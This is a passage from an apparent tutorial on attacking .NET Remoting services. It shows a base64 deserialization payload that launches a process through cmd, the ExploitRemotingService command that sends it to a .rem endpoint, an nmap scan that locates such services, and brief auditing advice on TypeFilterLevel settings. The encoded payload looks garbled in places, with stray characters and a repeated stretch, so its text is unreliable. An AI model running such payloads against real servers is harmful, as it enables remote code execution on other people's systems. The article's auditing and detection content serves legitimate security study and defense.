ICAgICAgPC9zZDpqcm9jZXNZLlN0YXJOsw5mbz4NCiAgICA8L3NkOlByb2Nlc3MtMQogIDwt2JqZWNOGRGF0YVBby  
3ZpZGVyLk9iamVjdEluc3RhbmNIlgOkKPC9PYmplY3REYXRhUHJJdmklkZSI+CW==
```

Then use ExploitRemotingService to send the packet.

```
PS C:\Users\ddd\Downloads\ExploitRemotingService-master\ExploitRemotingService\bin\Debug>
.\ExploitRemotingService tcp://localhost:9999/RemoteDemoObjectClass.rem raw
AAEAAAD/////AQAAAAAAAAAMagAAAF5NaWNYb3NvZnQuUG93ZXJTaGVsbC5FZG10b3IsIFZlcnNpb249My4wLjAuM
CwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsawNLZlXlUb2t1bj0zMWJmMzg1NmFkMzY0ZTM1BQEAAABCTWljcm9zb2Z0Ll
Zpc3VhbFN0dWRpby5UZXRh0LkZvcmlhdHRpbmcuVGV4dEZvcmlhdHRpbmdSdW5Qcm9wZXJ0aWVzAQAAAAA9G6b3JlZ3J
vdW5kQnJlc2gBAGAAAAAYDAAAAswU8P3htbCB2ZXJzaW9uPSIxLjAiIGVuY29kaW5nPSJldGYtMTYiPz4NCjxPYmpl
Y3REYXRhUHJvdm1kZXIgtWV0aG9kTmFtZT0iU3RhcnciIElZSW5pdG1hbExvYWRfbmFibGVkPSJGYWxzZSIgeG1sb
nM9Imh0dHA6Ly9zY2h1bWwLm1pY3Jvc29mdC5jb20vd2luZngvMjAwNi94Yw1sL3ByZXNlbnRhdGlvbiIgeG1sbn
M6c2Q9ImNscil1uYW1lc3BhY2U6U3lzdGVtLkRpdWdub3N0aWVz02Fzc2VtYmx5PVN5c3RlbSIgeG1sbnM6eD0iaHR
0cDovL3NjaGVtYXMuYmWljcm9zb2Z0LmNvbS93aW5meC8yMDA2L3hhbWwiPg0KICA8T2JqZWNOZGF0YVByb3ZpZGVy
Lk9iamVjdEluc3RhbmNlPg0KICAgIDxzZDpQcm9jZXNzPg0KICAgICAgPHNk0LByb2Nlc3MuU3RhcnciRjbmZvPg0K
ICAgICAgICA8c2Q6UHJvY2VzclN0YXJ0SW5mbzBBcmd1bWVudHM9Ii9jIGNhbmGMIIFN0YW5kYXJkRXJyb3JFbmNvZG
luZz0ie3g6TnVsbH0iIFN0YW5kYXJkT3V0cHV0RW5jb2Rpbmc9Int40k51bGx9IiBVC2VyTmFtZT0iIiBQYXNzd29
yZD0ie3g6TnVsbH0iIERvbWwLm1pY3Jvc29mdC5jb20vd2luZngvMjAwNi94Yw1sL3ByZXNlbnRhdGlvbiIgeG1sbn
M6eD0iaHR0cDovL3NjaGVtYXMuYmWljcm9zb2Z0LmNvbS93aW5meC8yMDA2L3hhbWwiPg0KICA8T2JqZWNOZGF0YVByb3ZpZGVy
Lk9iamVjdEluc3RhbmNlPg0KPC9PYmplY3REYXRhUHJvdm1kZXI+Cw==
```

The result is shown below.



This tool has many other uses and is worth studying.

Finding .NET Remoting Applications

The protocol's signature lets Nmap detect it.

```
kali@kali:~$ nmap -p9999 10.0.0.1 -sV
Starting Nmap 7.80 ( https://nmap.org ) at 2021-05-17 23:01 EDT
Nmap scan report for 10.0.0.1
Host is up (0.00077s latency).

PORT      STATE SERVICE VERSION
9999/tcp  open  remoting MS .NET Remoting services

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 6.59 seconds
```

During real penetration tests, pay close attention to endpoints with a .rem suffix.

Auditing

Check whether the `TypeFilterLevel` field on instances created by `TcpChannel`, `HttpChannel`, or their subclasses is set to `Full`. `ExploitRemotingService` can also exploit `Low`, but only when the non-default global setting

```
ConfigurationManager.AppSettings.Set("microsoft:Remoting:AllowTransparentProxyMessage", false;
```

 is enabled. This is uncommon and is mentioned only for awareness.

Look for URIs with a .rem suffix, as they may be .NET Remoting endpoints.

Afterword

This article briefly introduced the fundamentals and exploitation of .NET Remoting. `ExploitRemotingService` is a project worth studying. It uses an approach resembling Java's dynamic registration of an RMI instance to execute custom code, from which I learned a great deal.

References

1. <https://www.codeproject.com/Articles/14791/NET-Remoting-with-an-Easy-Example>
2. <https://research.nccgroup.com/2019/03/19/finding-and-exploiting-net-remoting-over-http-using-deserialisation/>
3. <https://github.com/tyranid/ExploitRemotingService>